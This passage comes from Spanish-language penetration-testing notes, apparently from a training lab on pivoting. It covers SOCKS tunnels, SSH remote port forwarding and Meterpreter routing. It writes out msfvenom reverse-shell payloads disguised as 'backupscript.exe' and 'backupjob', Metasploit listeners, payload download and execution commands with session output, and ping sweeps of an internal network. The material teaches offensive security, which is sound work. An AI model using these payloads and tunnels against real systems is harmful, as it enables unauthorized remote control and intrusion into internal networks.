- Uso en el contexto dado: El atacante podría usar Chisel para establecer un túnel desde la máquina víctima (192.168.0.30) en la red 192.168.0.0/24 hacia su máquina (192.168.0.201). Esto le permitiría redirigir tráfico desde la víctima hacia su máquina, lo que podría utilizarse para interceptar o manipular el tráfico entre la víctima y la PC en la red 172.16.0.0/24 (172.16.0.129).

### SOCKS5:

- Propósito: SOCKS5 es un protocolo de red que permite a un cliente (por ejemplo, un navegador web) enrutar su tráfico a través de un servidor proxy, lo que proporciona anonimato y puede sortear restricciones de firewall.

- Uso en el contexto dado: El atacante podría configurar un servidor SOCKS5 en su máquina (192.168.0.201) y hacer que la víctima (192.168.0.30) utilice ese servidor como proxy. Esto permitiría al atacante enrutar el tráfico de la víctima a través de su máquina y, potencialmente, manipular o interceptar el tráfico entre la víctima y la PC en la red 172.16.0.0/24.

### **Proxychains:**

- Propósito: Proxychains es una herramienta que permite a las aplicaciones utilizar servidores proxy de manera secuencial o en cadena para enrutar su tráfico a través de múltiples servidores proxy.
- Uso en el contexto dado: El atacante podría configurar Proxychains en la máquina atacante (192.168.0.201) para enrutar el tráfico a través de servidores proxy controlados por él antes de que llegue a la PC en la red 172.16.0.0/24. Esto ocultaría aún más su actividad y le permitiría interceptar o manipular el tráfico entre la víctima y la PC de la red 172.16.0.0/24.

## **Mas sobre SOCKS (ADICIONAL)**

### **¿Qué es SOCKS?**

SOCKS (Socket Secure) es un **protocolo de internet** que permite redirigir el tráfico de red entre un cliente y un servidor a través de un **servidor proxy**. A diferencia de otros tipos de proxies (como los HTTP), SOCKS es más versátil porque puede manejar cualquier tipo de tráfico (no solo web), como correo electrónico, FTP, torrents, etc.

- **Versiones comunes:**

- **SOCKS4:** Soporta solo conexiones TCP.
- **SOCKS5:** Soporta TCP y UDP, además de autenticación y resolución de nombres de dominio (DNS) a través del proxy.

---

### **¿Qué es un túnel SOCKS?**

Un **túnel SOCKS** es una conexión segura que redirige el tráfico de red a través de un servidor proxy SOCKS. Este túnel actúa como un "puente" entre tu dispositivo y el servidor proxy, permitiendo que el tráfico pase de manera segura y encriptada (si se usa junto con SSH o VPN).

- **¿Cómo funciona?**

1. Tu aplicación (navegador, cliente de correo, etc.) se conecta al servidor SOCKS (por ejemplo, en 127.0.0.1:9050).
2. El servidor SOCKS recibe las solicitudes de tu aplicación y las reenvía al destino final (por ejemplo, un sitio web).

3. Las respuestas del destino regresan a través del servidor SOCKS y llegan a tu aplicación.

### ¿Qué es un túnel SOCKS sobre SSH?

Cuando usas SSH con la opción -D (como en el comando ssh -D 9050 ubuntu@10.129.202.64), estás creando un **túnel SOCKS seguro** utilizando SSH como transporte. Esto significa:

1. **Cifrado:** Todo el tráfico que pasa a través del túnel está encriptado gracias a SSH.
2. **Redirección:** El servidor SSH actúa como un servidor SOCKS, redirigiendo el tráfico de tus aplicaciones.
3. **Seguridad:** Es útil para evitar la interceptación de datos en redes inseguras (como Wi-Fi públicos).

### ¿Para qué se usa un túnel SOCKS?

1. **Acceso a redes internas:**  
Si el servidor SSH tiene acceso a una red interna, puedes usar el túnel SOCKS para acceder a recursos internos (como intranets o bases de datos).
2. **Evitar restricciones:**  
Puedes eludir restricciones geográficas o de red, ya que el tráfico saldrá desde la IP del servidor remoto.
3. **Encriptación del tráfico:**  
Si estás en una red insegura, el túnel SOCKS sobre SSH encripta todo tu tráfico.
4. **Anonimato parcial:**  
Ocultas tu dirección IP real, ya que el tráfico sale desde la IP del servidor remoto.


### ¿Cómo se configura y usa un túnel SOCKS?

1. **Crear el túnel SOCKS con SSH:**

```
ssh -D 9050 usuario@servidor_remoto
```

## Reenvío de puerto remoto/inverso con SSH

Hemos visto el reenvío de puerto local, donde SSH puede escuchar en nuestro host local y reenviar un servicio en el host remoto a nuestro puerto, y el reenvío de puerto dinámico, donde podemos enviar paquetes a una red remota a través de un host pivote. Pero a veces, es posible que también queramos reenviar un servicio local al puerto remoto. Consideremos el escenario en el que podemos acceder mediante RDP al host de Windows **Windows A**. Como se puede ver en la imagen a continuación, en nuestro caso anterior, podríamos acceder al host de Windows a través del servidor Ubuntu.



Pero, ¿qué sucede si intentamos ganar una shell inversa?

El **outgoing connection** host de Windows solo se limita a la **172.16.5.0/23** red. Esto se debe a que el host de Windows no tiene ninguna conexión directa con la red en la que se encuentra el host de ataque. Si iniciamos un receptor de Metasploit en nuestro host de ataque e intentamos obtener una shell inversa, no podremos obtener una conexión directa aquí porque el servidor de Windows no sabe cómo enrutar el tráfico que sale de su red (172.16.5.0/23) para llegar a 10.129.xx (la red del laboratorio de la Academia).

Existen varias ocasiones durante una prueba de penetración en las que no es posible tener solo una conexión de escritorio remoto. Es posible que desees **upload/ download** archivos (cuando el portapapeles RDP está deshabilitado) **use exploits** o usar una sesión de Meterpreter para realizar la enumeración en el host de Windows, lo que no es posible con los [ejecutables de Windows](#) **low-level Windows API** integrados.

En estos casos, tendríamos que encontrar un host pivote, que es un punto de conexión común entre nuestro host de ataque y el servidor Windows. En nuestro caso, nuestro host pivote sería el servidor Ubuntu, ya que puede conectarse a ambos: **our attack host** y **the Windows target**. Para obtener un **Meterpreter shell** en Windows, crearemos una carga útil HTTPS de Meterpreter usando **msfvenom**, pero la configuración de la conexión inversa para la carga útil sería la dirección IP del host del servidor Ubuntu (**172.16.5.129**). Usaremos el puerto 8080 en el servidor Ubuntu para reenviar todos nuestros paquetes inversos al puerto 8000 de nuestros hosts de ataque, donde se está ejecutando nuestro oyente de Metasploit.

## Creación de una carga útil de Windows con msfvenom

```
msfvenom -p windows/x64/meterpreter/reverse_https lhost= <InternalIPofPivotHost> -f exe -o backupscript.exe LPORT=8080
```

```
msfvenom -p windows/x64/meterpreter/reverse_https lhost= 172.16.5.129 -f exe -o backupscript.exe LPORT=8080
```

El host anterior para el shell inverso sería el servidor pivote en este caso Ubuntu

```
[!bash!]$ msfvenom -p windows/x64/meterpreter/reverse_https lhost= <InternalIPofPivotHost> -f exe -o backupscript.exe LPORT=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 712 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
```

## Configuración e inicio del multi/Handler

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_https
set lhost 0.0.0.0
set lport 8000
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https ←
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 0.0.0.0 ←
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 8000 ←
lport => 8000
msf6 exploit(multi/handler) > run ←
[*] Started HTTPS reverse handler on https://0.0.0.0:8000
```

Una vez que nuestra carga útil está creada y tenemos nuestro oyente configurado y funcionando, podemos copiar la carga útil al servidor Ubuntu usando el **scp** comando ya que tenemos las credenciales para conectarnos al servidor Ubuntu usando SSH.

## Transferencia de carga útil al host de Pivot

```
scp backupscript.exe ubuntu@<ipAddressofTarget>:~/
```

```
[!bash!]$ scp backupscript.exe ubuntu@<ipAddressofTarget>:~/  
  
backupscript.exe          100% 7168     65.4KB/s   00:00
```

Después de copiar la carga útil, comenzaremos a **python3 HTTP server** usar el siguiente comando en el servidor Ubuntu en el mismo directorio donde copiamos nuestra carga útil.

## Iniciar el servidor web Python3 en Pivot Host

```
python3 -m http.server 8123
```

## Descarga de la carga útil en el destino de Windows

Podemos descargarlo **backupscript.exe** en el host de Windows a través de un navegador web o el cmdlet de PowerShell **Invoke-WebRequest**.

```
Invoke-WebRequest      -Uri      "http://172.16.5.129:8123/backupscript.exe"      -OutFile  
"C:\backupscript.exe"
```

```
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://172.16.5.129:8123/backupscript.exe" -OutFile "C:\backupscript.exe"
```

Una vez que hayamos descargado nuestra carga útil en el host de Windows, la utilizaremos **SSH remote port Forwarding** para reenviar conexiones desde el puerto 8080 del servidor Ubuntu al servicio de escucha de msfconsole en el puerto 8000. Usaremos **-vN** un argumento en nuestro comando SSH para que sea detallado y le pediremos que no solicite el shell de inicio de sesión. El **-R** comando le pide al servidor Ubuntu que escuche **<targetIPaddress>:8080** y reenvíe todas las conexiones entrantes en el puerto **8080** a nuestro servicio de escucha msfconsole en **0.0.0.0:8000** de nuestro **attack host**.

## Usando SSH -R

```
ssh -R <InternalIPofPivotHost>:8080:0.0.0.0:8000 ubuntu@<ipAddressofTarget> -vN
```

```
[!bash!]$ ssh -R <InternalIPofPivotHost>:8080:0.0.0.0:8000 ubuntu@<ipAddressofTarget> -vN
```

Después de crear el reenvío de puerto remoto SSH, podemos ejecutar la carga útil desde el destino de Windows. Si la carga útil se ejecuta como estaba previsto e intenta volver a conectarse a nuestro receptor, podemos ver los registros del pivote en el host pivote.

## Visualización de los registros desde el pivote

```
ebug1: client_request_forwarded_tcpip: listen 172.16.5.129 port 8080, originator 172.16.5.19 port 61355
debug1: connect_next: host 0.0.0.0 ([0.0.0.0]:8000) in progress, fd=5
debug1: channel 1: new [172.16.5.19]
debug1: confirm forwarded-tcpip
debug1: channel 0: free: 172.16.5.19, nchannels 2
debug1: channel 1: connected to 0.0.0.0 port 8000
debug1: channel 1: free: 172.16.5.19, nchannels 1
debug1: client_input_channel_open: ctype forwarded-tcpip rchan 2 win 2097152 max 32768
debug1: client_request_forwarded_tcpip: listen 172.16.5.129 port 8080, originator 172.16.5.19 port 61356
debug1: connect_next: host 0.0.0.0 ([0.0.0.0]:8000) in progress, fd=4
debug1: channel 0: new [172.16.5.19]
debug1: confirm forwarded-tcpip
debug1: channel 0: connected to 0.0.0.0 port 8000
```

Si todo está configurado correctamente, recibiremos un shell de Meterpreter pivotado a través del servidor Ubuntu.

## Sesión de Meterpreter establecida


```
[*] Started HTTPS reverse handler on https://0.0.0.0:8080
[!] https://0.0.0.0:8080 handling request from 127.0.0.1; (UUID: x2hakcz9) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:8080 handling request from 127.0.0.1; (UUID: x2hakcz9) Staging x64 payload (201308 bytes) ...
[!] https://0.0.0.0:8080 handling request from 127.0.0.1; (UUID: x2hakcz9) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (127.0.0.1:8080 -> 127.0.0.1) at 2022-03-02 10:48:10 -0500

meterpreter > shell ←
Process 3236 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\> ←
```

Nuestra sesión de Meterpreter debería indicar que nuestra conexión entrante proviene de un host local (**127.0.0.1**) ya que estamos recibiendo la conexión a través de **local SSH socket**, lo que creó una **outbound** conexión al servidor Ubuntu. Al emitir el comando **netstat** comando puede mostrarnos que la conexión entrante proviene del servicio SSH.

La siguiente representación gráfica proporciona una forma alternativa de entender esta técnica.



Comandos:


msfvenom -p windows/x64/meterpreter/reverse_https lhost=172.16.5.129 -f exe -o backupscript.exe LPORT=8080	Creacion de carga útil
use exploit/multi/handler set payload windows/x64/meterpreter/reverse_https set lhost 0.0.0.0 set lport 8000 run	Configuración e inicio del multi/Handler
scp backupscript.exe ubuntu@<ipAddressofTarget>:~/	Transferencia de carga útil al host de Pivot
python3 -m http.server 8123	Iniciar el servidor web Python3
Invoke-WebRequest -Uri "http://172.16.5.129:8123/backupscript.exe" -OutFile "C:\backupscript.exe"	Descarga de la carga útil en el destino de Windows
ssh -R <InternalIPofPivotHost>:8080:0.0.0.0:8000 ubuntu@<ipAddressofTarget> -vN	Usando SSH -R - <b>SSH remote port Forwarding</b>

## Túneles y reenvío de puertos de Meterpreter

Ahora, consideremos un escenario en el que tenemos nuestro acceso al shell de Meterpreter en el servidor Ubuntu (el host pivote) y queremos realizar escaneos de enumeración a través del host pivote, pero nos gustaría aprovechar las ventajas que nos brindan las sesiones de Meterpreter. En tales casos, aún podemos crear un pivote con nuestra sesión de Meterpreter sin depender del reenvío de puertos SSH. Podemos crear un shell de Meterpreter para el servidor Ubuntu con el siguiente comando, que devolverá un shell en nuestro host de ataque en el puerto **8080**.

### Creación de una carga útil para el host de Ubuntu Pivot

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.18 -f elf -o backupjob  
LPORT=8080
```




```
● ● ● Túneles y reenvío de puertos de Meterpreter  
  
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.18 -f elf -o backupjob LPORT=8080  
  
ected, choosing Msf::Module::Platform::Linux from the payload  
electing arch: x64 from the payload  
utputting raw payload  
  
250 bytes
```

Antes de copiar la carga útil, podemos iniciar un [multi/handler](#), también conocido como Manejador de carga útil genérico.

### Configuración e inicio del multi/handler

```
use exploit/multi/handler  
set lhost 0.0.0.0  
set lport 8080  
set payload linux/x64/meterpreter/reverse_tcp  
run
```




```
● ● ● Túneles y reenvío de puertos de Meterpreter  
  
msf6 > use exploit/multi/handler  
  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set lhost 0.0.0.0  
lhost => 0.0.0.0  
msf6 exploit(multi/handler) > set lport 8080  
lport => 8080  
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp  
payload => linux/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 0.0.0.0:8080
```

Podemos copiar el chivo binario **backupjobar** al host pivot de Ubuntu **over SSH** y ejecutarlo para obtener una sesión de Meterpreter.

### Ejecución de la carga útil en el host de Pivot

```
chmod +x backupjob  
./backupjob
```




A terminal window titled "Túneles y reenvío de puertos de Meterpreter". The session is connected to an Ubuntu host. The user runs the command "ls" to list files, which shows "backupjob". Then, they run "chmod +x backupjob" to make it executable, and finally "./backupjob" to execute it. The output shows the file being sent to the target IP and port.

```
ubuntu@WebServer:~$ ls  
backupjob  
ubuntu@WebServer:~$ chmod +x backupjob  
ubuntu@WebServer:~$ ./backupjob
```

Necesitamos asegurarnos de que la sesión de Meterpreter se establezca correctamente al ejecutar la carga útil.

### Establecimiento de sesión de Meterpreter




A terminal window titled "Túneles y reenvío de puertos de Meterpreter". The session has opened a new stage to the target IP. The user runs "pwd" to show the current directory, which is "/home/ubuntu". Red arrows point to both the "pwd" command and the directory path.

```
[*] Sending stage (3020772 bytes) to 10.129.202.64  
[*] Meterpreter session 1 opened (10.10.14.18:8080 -> 10.129.202.64:39826 ) at 2022-03-03 12  
meterpreter > pwd ←  
  
/home/ubuntu ←
```

Sabemos que el objetivo de Windows está en la red 172.16.5.0/23. Por lo tanto, suponiendo que el firewall en el objetivo de Windows permite solicitudes ICMP, queríamos realizar un barrido de ping en esta red. Podemos hacerlo usando Meterpreter con el módulo **ping\_sweep**, que generará el tráfico ICMP desde el host de Ubuntu a la red **172.16.5.0/23**.

### Barrido de ping

```
run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23
```




A terminal window titled "Túneles y reenvío de puertos de Meterpreter". The user runs the "ping\_sweep" module with the range "RHOSTS=172.16.5.0/23". Red arrows point to the module name and the IP range. The output shows the process of performing a ping sweep on the specified IP range.

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23  
[*] Performing ping sweep for IP range 172.16.5.0/23
```

También podríamos realizar un barrido de ping **for loop** directamente en un host pivote de destino que hará ping a cualquier dispositivo en el rango de red que especifiquemos. Aquí hay dos líneas de un bucle de barrido de ping útiles que podríamos usar para hosts pivote basados en Linux y Windows.

### Bucle de barrido de ping en hosts Pivot de Linux


```
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
```



A terminal window titled "Túneles y reenvío de puertos de Meterpreter". It contains a command: `for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done`.

### Barrido de ping en bucle usando CMD


```
for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100 | find "Reply"
```



A terminal window titled "Túneles y reenvío de puertos de Meterpreter". It contains a command: `for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100 | find "Reply"`.

### Barrido de ping con PowerShell

```
1..254 | % {"172.16.5.$($_): $(Test-Connection -count 1 -comp 172.15.5.$($_) -quiet)"}
```



A terminal window titled "Túneles y reenvío de puertos de Meterpreter". It contains a command: `1..254 | % {"172.16.5.$($_): $(Test-Connection -count 1 -comp 172.15.5.$($_) -quiet)"}`.


Nota: Es posible que un barrido de ping no dé como resultado respuestas exitosas en el primer intento, especialmente cuando se comunica a través de redes. Esto puede deberse al tiempo que le toma a un host crear su caché ARP. En estos casos, es bueno intentar nuestro barrido de ping al menos dos veces para garantizar que se cree la caché ARP.

Podrían darse situaciones en las que el firewall de un host bloquee el ping (ICMP) y el ping no nos proporcione respuestas satisfactorias. En estos casos, podemos realizar un escaneo TCP en la red 172.16.5.0/23 con Nmap. En lugar de usar SSH para el reenvío de puertos, también podemos usar el módulo de enrutamiento posterior a la explotación de Metasploit **socks\_proxy** para configurar un proxy local en nuestro host de ataque. Configuraremos el proxy SOCKS para **SOCKS version 4a**. Esta configuración de SOCKS

iniciará un receptor en el puerto **9050** y enrutará todo el tráfico recibido a través de nuestra sesión de Meterpreter.

### Configuración del proxy SOCKS de MSF

```
use auxiliary/server/socks_proxy
set SRVPORT 9050
set SRVHOST 0.0.0.0
set version 4a
run
```



Túneles y reenvío de puertos de Meterpreter

```
msf6 > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > options


Module options (auxiliary/server/socks_proxy):

Name      Current Setting  Required  Description
----      -----          -----    -----
SRVHOST   0.0.0.0        yes       The address to listen on
SRVPORT   9050           yes       The port to listen on
VERSION    4a             yes       The SOCKS version to use (Accepted: 4a,
                                    5)

Auxiliary action:

Name      Description
----      -----
Proxy    Run a SOCKS proxy server
```

